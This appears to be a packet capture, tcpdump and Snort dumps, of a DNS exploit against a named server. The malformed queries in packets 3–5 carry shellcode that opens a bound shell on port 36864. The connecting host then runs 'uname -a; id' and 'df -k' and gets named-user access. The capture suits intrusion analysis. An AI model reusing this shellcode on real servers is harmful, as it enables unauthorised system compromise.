^@^@^@^@^@^@^@^@^@^@.^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@.^@^@^@^@^@^@^@^@^@^@^@^@^@^
@^@
^@.^@^@^@^@^@^@^@^@^
@^@
^@.^@^@^@^
@^@
^@^
@^@.^@^
@^@
^@^@^@^@^@^@^@. 0/0/0 (719) (ttl 64, id 22)

Packet 3
17:23:57.358340 < 10.177.133.210.1025 > 10.177.133.208.domain: 57005+ [b2&3=0x180] [7q] [1au] (510) (ttl 64, id 63)

Packet 4
17:23:57.358479 > 10.177.133.208.domain > 10.177.133.210.1025: 57005 [7q] q:
^@^A^B^C^D^E^F^G^H^I^J^K^L^M^N^O^P^Q^R^S^T^U^V^W^X^Y^Z^[^\^]^^^_
!"#$%&'()*+,-./0123456789:;<M-k^J.^@^@. 0/0/1 (533) (ttl 64, id 23)

Packet 5
17:23:57.359800 < 10.177.133.210 > 10.177.133.208: icmp: 10.177.133.210 udp port 1025 unreachable Offending pkt: 10.177.133.208.domain > 10.177.133.210.1025: 57005 [7q] q:
^@^A^B^C^D^E^F^G^H^I^J^K^L^M^N^O^P^Q^R^S^T^U^V^W^X^Y^Z^[^\^]^^^_
!"#$%&'()*+,-./0123456789:;<M-k^J.^@^@. 0/0/1 (533) (ttl 64, id 23) [tos 0xc0] (ttl 255, id 64)

Packet 6
17:23:57.371861 < 10.177.133.210.1041 > 10.177.133.208.36864: S 4125659075:4125659075(0) win 32120 <mss 1460,sackOK,timestamp 461820 0,nop,wscale 0> (DF) (ttl 64, id 65)

Packet 7
17:23:57.372072 > 10.177.133.208.36864 > 10.177.133.210.1041: S 574369342:574369342(0) ack 4125659076 win 32120 <mss 1460,sackOK,timestamp 19934 461820,nop,wscale 0> (DF) (ttl 64, id 24)

Packet 8
17:23:57.372373 < 10.177.133.210.1041 > 10.177.133.208.36864: . 1:1(0) ack 1 win 32120 <nop,nop,timestamp 461820 19934> (DF) (ttl 64, id 66)

Packet 9
17:23:57.391849 < 10.177.133.210.1041 > 10.177.133.208.36864: P 1:16(15) ack 1 win 32120 <nop,nop,timestamp 461822 19934> (DF) (ttl 64, id 67)

17:23:57.391953 > 10.177.133.208.36864 > 10.177.133.210.1041: . 1:1(0) ack 16 win 32120 <nop,nop,timestamp 19936 461822> (DF) (ttl 64, id 25)
17:23:57.395307 > 10.177.133.208.36864 > 10.177.133.210.1041: P 1:84(83) ack 16 win 32120 <nop,nop,timestamp 19937 461822> (DF) (ttl 64, id 26)
17:23:57.395671 < 10.177.133.210.1041 > 10.177.133.208.36864: . 16:16(0) ack 84 win 32120 <nop,nop,timestamp 461822 19937> (DF) (ttl 64, id 68)
17:23:57.403575 > 10.177.133.208.36864 > 10.177.133.210.1041: P 84:129(45) ack 16 win 32120 <nop,nop,timestamp 19938 461822> (DF) (ttl 64, id 27)
17:23:57.411786 < 10.177.133.210.1041 > 10.177.133.208.36864: . 16:16(0) ack 129 win 32120 <nop,nop,timestamp 461824 19938> (DF) (ttl 64, id 69)
17:24:10.798397 < 10.177.133.210.1041 > 10.177.133.208.36864: P 16:22(6) ack 129 win 32120 <nop,nop,timestamp 463162 19938> (DF) (ttl 64, id 70)
17:24:10.812497 > 10.177.133.208.36864 > 10.177.133.210.1041: . 129:129(0) ack 22 win 32120 <nop,nop,timestamp 21279 463162> (DF) (ttl 64, id 28)
17:24:10.829372 > 10.177.133.208.36864 > 10.177.133.210.1041: P 129:378(249) ack 22 win 32120 <nop,nop,timestamp 21280 463162> (DF) (ttl 64, id 29)
17:24:10.844015 < 10.177.133.210.1041 > 10.177.133.208.36864: . 22:22(0) ack 378 win 32120 <nop,nop,timestamp 463167 21280> (DF) (ttl 64, id 71)
17:24:14.832873 < 10.177.133.210.1041 > 10.177.133.208.36864: P 22:31(9) ack 378 win 32120 <nop,nop,timestamp 463565 21280> (DF) (ttl 64, id 72)
17:24:14.852486 > 10.177.133.208.36864 > 10.177.133.210.1041: . 378:378(0) ack 31 win 32120 <nop,nop,timestamp 21683 463565> (DF) (ttl 64, id 30)
17:24:16.557937 < 10.177.133.210.1041 > 10.177.133.208.36864: P 31:34(3) ack 378 win 32120 <nop,nop,timestamp 463738 21683> (DF) (ttl 64, id 73)
17:24:16.561660 > 10.177.133.208.36864 > 10.177.133.210.1041: P 378:394(16) ack 34 win 32120 <nop,nop,timestamp 21853 463738> (DF) (ttl 64, id 31)
17:24:16.574971 < 10.177.133.210.1041 > 10.177.133.208.36864: . 34:34(0) ack 394 win 32120 <nop,nop,timestamp 463740 21853> (DF) (ttl 64, id 74)
17:24:19.217688 < 10.177.133.210.1041 > 10.177.133.208.36864: P 34:42(8) ack 394 win 32120 <nop,nop,timestamp 464004 21853> (DF) (ttl 64, id 75)
17:24:19.232486 > 10.177.133.208.36864 > 10.177.133.210.1041: . 394:394(0) ack 42 win 32120 <nop,nop,timestamp 22121 464004> (DF) (ttl 64, id 32)
17:24:19.877068 < 10.177.133.210.1041 > 10.177.133.208.36864: P 42:45(3) ack 394 win 32120 <nop,nop,timestamp 464070 22121> (DF) (ttl 64, id 76)
17:24:19.892494 > 10.177.133.208.36864 > 10.177.133.210.1041: . 394:394(0) ack 45 win 32120 <nop,nop,timestamp 22187 464070> (DF) (ttl 64, id 33)

17:24:19.896474 > 10.177.133.208.36864 > 10.177.133.210.1041: P 394:424(30) ack 45 win 32120 <nop,nop,timestamp 22187 464070> (DF) (ttl 64, id 34)
17:24:19.915535 < 10.177.133.210.1041 > 10.177.133.208.36864: . 45:45(0) ack 424 win 32120 <nop,nop,timestamp 464074 22187> (DF) (ttl 64, id 77)
17:24:22.402257 < 10.177.133.210.1041 > 10.177.133.208.36864: P 45:56(11) ack 424 win 32120 <nop,nop,timestamp 464322 22187> (DF) (ttl 64, id 78)
17:24:22.412497 > 10.177.133.208.36864 > 10.177.133.210.1041: . 424:424(0) ack 56 win 32120 <nop,nop,timestamp 22439 464322> (DF) (ttl 64, id 35)
17:24:23.289793 < 10.177.133.210.1041 > 10.177.133.208.36864: P 56:59(3) ack 424 win 32120 <nop,nop,timestamp 464411 22439> (DF) (ttl 64, id 79)
17:24:23.302505 > 10.177.133.208.36864 > 10.177.133.210.1041: . 424:424(0) ack 59 win 32120 <nop,nop,timestamp 22528 464411> (DF) (ttl 64, id 36)
17:24:23.313070 > 10.177.133.208.36864 > 10.177.133.210.1041: P 424:444(20) ack 59 win 32120 <nop,nop,timestamp 22529 464411> (DF) (ttl 64, id 37)
17:24:23.326105 < 10.177.133.210.1041 > 10.177.133.208.36864: . 59:59(0) ack 444 win 32120 <nop,nop,timestamp 464415 22529> (DF) (ttl 64, id 80)
17:24:28.779509 < 10.177.133.210.1041 > 10.177.133.208.36864: P 59:83(24) ack 444 win 32120 <nop,nop,timestamp 464960 22529> (DF) (ttl 64, id 81)
17:24:28.792507 > 10.177.133.208.36864 > 10.177.133.210.1041: . 444:444(0) ack 83 win 32120 <nop,nop,timestamp 23077 464960> (DF) (ttl 64, id 38)
17:24:28.809404 > 10.177.133.208.36864 > 10.177.133.210.1041: P 444:551(107) ack 83 win 32120 <nop,nop,timestamp 23078 464960> (DF) (ttl 64, id 39)
17:24:28.827024 < 10.177.133.210.1041 > 10.177.133.208.36864: . 83:83(0) ack 551 win 32120 <nop,nop,timestamp 464965 23078> (DF) (ttl 64, id 82)

Snort Output (With added packet numbers)

Packet 1
06/07-17:23:57.355245 10.177.133.210:1025 -> 10.177.133.208:53
UDP TTL:64 TOS:0x0 ID:62 IpLen:20 DgmLen:504
Len: 484
BE EF 09 80 00 00 00 01 00 00 00 00 3E 00 00 00 ....>...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 3E 00 00 00 00 ....>....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 3E 00 00 00 00 ....>.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 3E 00 00 00 00 00 ....>......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 3E 00 00 00 00 00 00 00  ........>.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 3E 00 00 00 00 00 00 00 00  .......>........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 3E 00 00 00 00 00 00 00 00 00  ......>.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 FF  ................
00 00 00 00 00 00 00 00 00 00 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+
```

Packet 2

```
06/07-17:23:57.356629 10.177.133.208:53 -> 10.177.133.210:1025
UDP TTL:64 TOS:0x0 ID:22 IpLen:20 DgmLen:747
Len: 727
BE EF 89 81 00 00 00 00 00 00 00 00 3E 00 00 00  ............>...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 3E 00 00 00 00  ...........>....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 3E 00 00 00 00 00  ..........>.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 3E 00 00 00 00 00 00  .........>......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 3E 00 00 00 00 00 00 00  ........>.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 3E 00 00 00 00 00 00 00 00  .......>........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

00 00 00 00 00 00 3E 00 00 00 00 00 00 00 00 00 ......>.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 FF ....
00 00 00 00 00 00 00 00 00 00 00 00 ED F0 1F 3B ....;
C0 F5 39 15 8D 00 00 00 60 A6 9E 2D 8D 00 00 00 ..9.....`..-....
60 A6 9E 2D E9 F0 1F 3B A0 23 FC 0D 44 F9 FF BF `..-...;.#..D...
D6 39 08 08 02 00 04 01 0A B1 85 D2 00 00 00 00 .9.............
00 00 00 00 88 F9 FF BF B5 6C 08 08 B0 63 0D 08 ....l...c..
40 94 14 40 16 00 00 00 01 00 00 00 B0 63 0D 08 @..@.........c..
05 00 00 00 C0 EA 0B 08 16 00 00 00 01 00 00 00 ....
9C DE 05 08 40 94 14 40 B4 F9 FF BF A0 09 14 40 ....@..@.......@
00 00 00 00 B8 FA FF BF B8 FA FF BF 09 D4 05 08 ....
B0 63 0D 08 1C 47 14 40 24 E8 13 40 24 FB FF BF .c...G.@$..@$...
00 00 00 00 0C 21 02 40 C8 70 01 40 03 00 00 00 .....!.@.p.@....
B0 72 01 40 1C 47 14 40 32 35 00 08 01 00 00 00 .r.@.G.@25......
00 00 00 00 A0 6D 01 40 0F 53 8E 07 6B 3B 01 40 .....m.@.S..k;.@
94 FA FF BF 50 6C 01 40 A1 95 04 08 A0 FA FF BF ....Pl.@........
C8 70 01 40 3C 9E 02 40 C8 70 01 40 B0 72 01 40 .p.@<..@.p.@.r.@
EC 7F 02 40 C8 70 01 40 01 00 00 00 00 00 00 ...@.p.@.......

=+
=+=+

Packet 3
06/07-17:23:57.358340 10.177.133.210:1025 -> 10.177.133.208:53
UDP TTL:64 TOS:0x0 ID:63 IpLen:20 DgmLen:538
Len: 518
DE AD 01 80 00 07 00 00 00 00 00 01 3F 00 01 02 ....?...
03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 ....
13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 .... !"
23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 #$%&'()*+,-./012
33 34 35 36 37 38 39 3A 3B 3C EB 0A 02 00 00 C0 3456789:;<......
00 00 00 00 00 3F 00 01 EB 44 **5E 29 C0 89 46 10** .....?...D^)..F.
40 89 C3 89 46 0C 40 89 46 08 8D 4E 08 B0 66 CD @...F.@.F..N..f.
80 43 C6 46 10 10 66 89 5E 14 88 46 08 29 C0 89 .C.F..f.^..F.)..
C2 89 46 18 B0 90 66 89 46 16 8D 4E 14 89 4E 0C ..F...f.F..N..N.
8D 4E 08 EB 07 C0 00 00 00 00 00 3F EB 02 EB 43 .N.........?...C
B0 66 CD 80 89 5E 0C 43 43 B0 66 CD 80 89 56 0C .f...^.CC.f...V.
89 56 10 B0 66 43 CD 80 86 C3 B0 3F 29 C9 CD 80 .V..fC.....?)...
B0 3F 41 CD 80 B0 3F 41 CD 80 88 56 07 89 76 0C .?A...?A...V..v.
87 F3 8D 4B 0C B0 0B CD 80 EB 07 C0 00 00 00 00 ...K............
00 3F 90 E8 72 FF FF FF 2F 62 69 6E 2F 73 68 00 .?..r.../bin/sh.
0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D ....
1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D .. !"#$%&'()*+,-
2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C EB ./0123456789:;<.

```
07 C0 00 00 00 00 00 3F 00 01 02 03 04 05 06 07  .......?........
08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  ................
18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27  ........ !"#$%&'
28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37  ()*+,-./01234567
38 39 3A 3B 3C EB 07 C0 00 00 00 00 00 3F 00 01  89:;<........?..
02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11  ................
12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21  .............. !
22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31  "#$%&'()*+,-./01
32 33 34 35 36 37 38 39 3A 3B 3C EB 07 C0 00 00  23456789:;<.....
00 00 00 3F 00 01 02 03 04 05 06 07 08 09 0A 0B  ...?............
0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B  ................
88 FA FF BF 88 F7 FF BF D0 7C 0D 08 1C 47 14 40  .........|...G.@
2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B  ,-./0123456789:;
3C EB 07 C0 00 00 00 00 00 00 00 FA 00 FF        <............
```

=+
=+=+

Packet 4

```
06/07-17:23:57.358479 10.177.133.208:53 -> 10.177.133.210:1025
UDP TTL:64 TOS:0x0 ID:23 IpLen:20 DgmLen:561
Len: 541
DE AD 81 80 00 07 00 00 00 00 00 01 3F 00 01 02  ............?...
03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12  ................
13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22  ............. !"
23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32  #$%&'()*+,-./012
33 34 35 36 37 38 39 3A 3B 3C EB 0A 02 00 00 C0  3456789:;<......
00 00 00 00 00 3F 00 01 EB 44 5E 29 C0 89 46 10  .....?...D^)..F.
40 89 C3 89 46 0C 40 89 46 08 8D 4E 08 B0 66 CD  @...F.@.F..N..f.
80 43 C6 46 10 10 66 89 5E 14 88 46 08 29 C0 89  .C.F..f.^..F.)..
C2 89 46 18 B0 90 66 89 46 16 8D 4E 14 89 4E 0C  ..F...f.F..N..N.
8D 4E 08 EB 07 C0 00 00 00 00 00 3F EB 02 EB 43  .N.........?...C
B0 66 CD 80 89 5E 0C 43 43 B0 66 CD 80 89 56 0C  .f...^.CC.f...V.
89 56 10 B0 66 43 CD 80 86 C3 B0 3F 29 C9 CD 80  .V..fC.....?)...
B0 3F 41 CD 80 B0 3F 41 CD 80 88 56 07 89 76 0C  .?A...?A...V..v.
87 F3 8D 4B 0C B0 0B CD 80 EB 07 C0 00 00 00 00  ...K............
00 3F 90 E8 72 FF FF FF 2F 62 69 6E 2F 73 68 00  .?..r.../bin/sh.
0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D  ................
1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D  .. !"#$%&'()*+,-
2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C EB  ./0123456789:;<.
07 C0 00 00 00 00 00 3F 00 01 02 03 04 05 06 07  .......?........
08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  ................
18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27  ........ !"#$%&'
28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37  ()*+,-./01234567
38 39 3A 3B 3C EB 07 C0 00 00 00 00 00 3F 00 01  89:;<........?..
02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11  ................
12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21  .............. !
```

```
22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31  "#$%&'()*+,-./01
32 33 34 35 36 37 38 39 3A 3B 3C EB 07 C0 00 00  23456789:;<.....
00 00 00 3F 00 01 02 03 04 05 06 07 08 09 0A 0B  ...?............
0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B  ................
88 FA FF BF 88 F7 FF BF D0 7C 0D 08 1C 47 14 40  .........|...G.@
2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B  ,-./0123456789:;
3C EB 07 C0 00 00 00 00 00 00 00 FA 00 FF 00 00  <...............
00 00 00 11 00 00 00 3B 1F F0 ED 01 2C 00 00 DE  .......;....,...
AD 00 11 00 00                                   .....
```

=+
=+=+

Packet 5

```
06/07-17:23:57.359800 10.177.133.210 -> 10.177.133.208
ICMP TTL:255 TOS:0xC0 ID:64 IpLen:20 DgmLen:576
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
10.177.133.208:53 -> 10.177.133.210:1025
UDP TTL:64 TOS:0x0 ID:23 IpLen:20 DgmLen:561
Len: 541
** END OF DUMP
00 00 00 00 45 00 02 31 00 17 00 00 40 11 57 A1  ....E..1....@.W.
0A B1 85 D0 0A B1 85 D2 00 35 04 01 02 1D DC E9  .........5......
DE AD 81 80 00 07 00 00 00 00 00 01 3F 00 01 02  ............?...
03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12  ................
13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22  ............. !"
23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32  #$%&'()*+,-./012
33 34 35 36 37 38 39 3A 3B 3C EB 0A 02 00 00 C0  3456789:;<......
00 00 00 00 00 3F 00 01 EB 44 5E 29 C0 89 46 10  .....?...D^)..F.
40 89 C3 89 46 0C 40 89 46 08 8D 4E 08 B0 66 CD  @...F.@.F..N..f.
80 43 C6 46 10 10 66 89 5E 14 88 46 08 29 C0 89  .C.F..f.^..F.)..
C2 89 46 18 B0 90 66 89 46 16 8D 4E 14 89 4E 0C  ..F...f.F..N..N.
8D 4E 08 EB 07 C0 00 00 00 00 00 3F EB 02 EB 43  .N.........?...C
B0 66 CD 80 89 5E 0C 43 43 B0 66 CD 80 89 56 0C  .f...^.CC.f...V.
89 56 10 B0 66 43 CD 80 86 C3 B0 3F 29 C9 CD 80  .V..fC.....?)...
B0 3F 41 CD 80 B0 3F 41 CD 80 88 56 07 89 76 0C  .?A...?A...V..v.
87 F3 8D 4B 0C B0 0B CD 80 EB 07 C0 00 00 00 00  ...K............
00 3F 90 E8 72 FF FF FF 2F 62 69 6E 2F 73 68 00  .?..r.../bin/sh.
0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D  ................
1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D  .. !"#$%&'()*+,-
2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C EB  ./0123456789:;<.
07 C0 00 00 00 00 00 3F 00 01 02 03 04 05 06 07  .......?........
08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  ................
18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27  ........ !"#$%&'
28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37  ()*+,-./01234567
38 39 3A 3B 3C EB 07 C0 00 00 00 00 00 3F 00 01  89:;<.......?..
```

02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 ....
12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 .... !
22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 "#$%&'()*+,-./01
32 33 34 35 36 37 38 39 3A 3B 3C EB 07 C0 00 00 23456789:;<.....
00 00 00 3F 00 01 02 03 04 05 06 07 08 09 0A 0B ...?............
0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B ....
88 FA FF BF 88 F7 FF BF D0 7C 0D 08 1C 47 14 40 ....|...G.@
2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B ,-./0123456789:;
3C EB 07 C0 00 00 00 00 00 00 00 FA 00 FF 00 00 <...............
00 00 00 11 00 00 00 3B ....;

=+
=+=+

Packet 6

06/07-17:23:57.371861 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:65 IpLen:20 DgmLen:60 DF
******S* Seq: 0xF5E88FC3 Ack: 0x0 Win: 0x7D78 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 461820 0 NOP WS: 0

=+
=+=+

Packet 7

06/07-17:23:57.372072 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:24 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0x223C2E3E Ack: 0xF5E88FC4 Win: 0x7D78 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 19934 461820 NOP WS: 0

=+
=+=+

Packet 8

06/07-17:23:57.372373 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:66 IpLen:20 DgmLen:52 DF
A* Seq: 0xF5E88FC4 Ack: 0x223C2E3F Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 461820 19934

=+
=+=+

Packet 9

06/07-17:23:57.391849 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:67 IpLen:20 DgmLen:67 DF
AP Seq: 0xF5E88FC4 Ack: 0x223C2E3F Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 461822 19934
75 6E 61 6D 65 20 2D 61 3B 20 69 64 3B 0A 00   uname -a; id;..

=+
=+=+

```
06/07-17:23:57.391953 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:25 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x223C2E3F  Ack: 0xF5E88FD3  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 19936 461822

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:23:57.395307 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:26 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x223C2E3F  Ack: 0xF5E88FD3  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 19937 461822
4C 69 6E 75 78 20 6C 6F 63 61 6C 68 6F 73 74 2E  Linux localhost.
6C 6F 63 61 6C 64 6F 6D 61 69 6E 20 32 2E 32 2E  localdomain 2.2.
31 36 2D 32 32 20 23 31 20 54 75 65 20 41 75 67  16-22 #1 Tue Aug
20 32 32 20 31 36 3A 34 39 3A 30 36 20 45 44 54   22 16:49:06 EDT
20 32 30 30 30 20 69 36 38 36 20 75 6E 6B 6E 6F   2000 i686 unkno
77 6E 0A                                         wn.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:23:57.395671 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:68 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF5E88FD3  Ack: 0x223C2E92  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 461822 19937

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:23:57.403575 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:27 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0x223C2E92  Ack: 0xF5E88FD3  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 19938 461822
75 69 64 3D 32 35 28 6E 61 6D 65 64 29 20 67 69  uid=25(named) gi
64 3D 32 35 28 6E 61 6D 65 64 29 20 67 72 6F 75  d=25(named) grou
70 73 3D 32 35 28 6E 61 6D 65 64 29 0A           ps=25(named).

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:23:57.411786 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:69 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF5E88FD3  Ack: 0x223C2EBF  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 461824 19938
```

=+
=+=+

06/07-17:24:10.798397 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:70 IpLen:20 DgmLen:58 DF
AP Seq: 0xF5E88FD3 Ack: 0x223C2EBF Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 463162 19938
64 66 20 2D 6B 0A df -k.

=+
=+=+

06/07-17:24:10.812497 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:28 IpLen:20 DgmLen:52 DF
A* Seq: 0x223C2EBF Ack: 0xF5E88FD9 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21279 463162

=+
=+=+

06/07-17:24:10.829372 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:29 IpLen:20 DgmLen:301 DF
AP Seq: 0x223C2EBF Ack: 0xF5E88FD9 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21280 463162
46 69 6C 65 73 79 73 74 65 6D 20 20 20 20 20 20 Filesystem
20 20 20 20 20 31 6B 2D 62 6C 6F 63 6B 73 20 20 1k-blocks
20 20 20 20 55 73 65 64 20 41 76 61 69 6C 61 62 Used Availab
6C 65 20 55 73 65 25 20 4D 6F 75 6E 74 65 64 20 le Use% Mounted
6F 6E 0A 2F 64 65 76 2F 68 64 63 35 20 20 20 20 on./dev/hdc5
20 20 20 20 20 20 20 20 20 20 32 35 32 32 35 32 252252
30 20 20 20 20 38 35 38 31 36 30 20 20 20 31 35 0 858160 15
33 36 32 32 30 20 20 33 36 25 20 2F 0A 2F 64 65 36220 36% /./de
76 2F 68 64 63 31 20 20 20 20 20 20 20 20 20 20 v/hdc1
20 20 20 20 20 20 32 31 39 32 39 20 20 20 20 20 21929
20 32 34 37 36 20 20 20 20 20 31 38 33 32 31 20 2476 18321
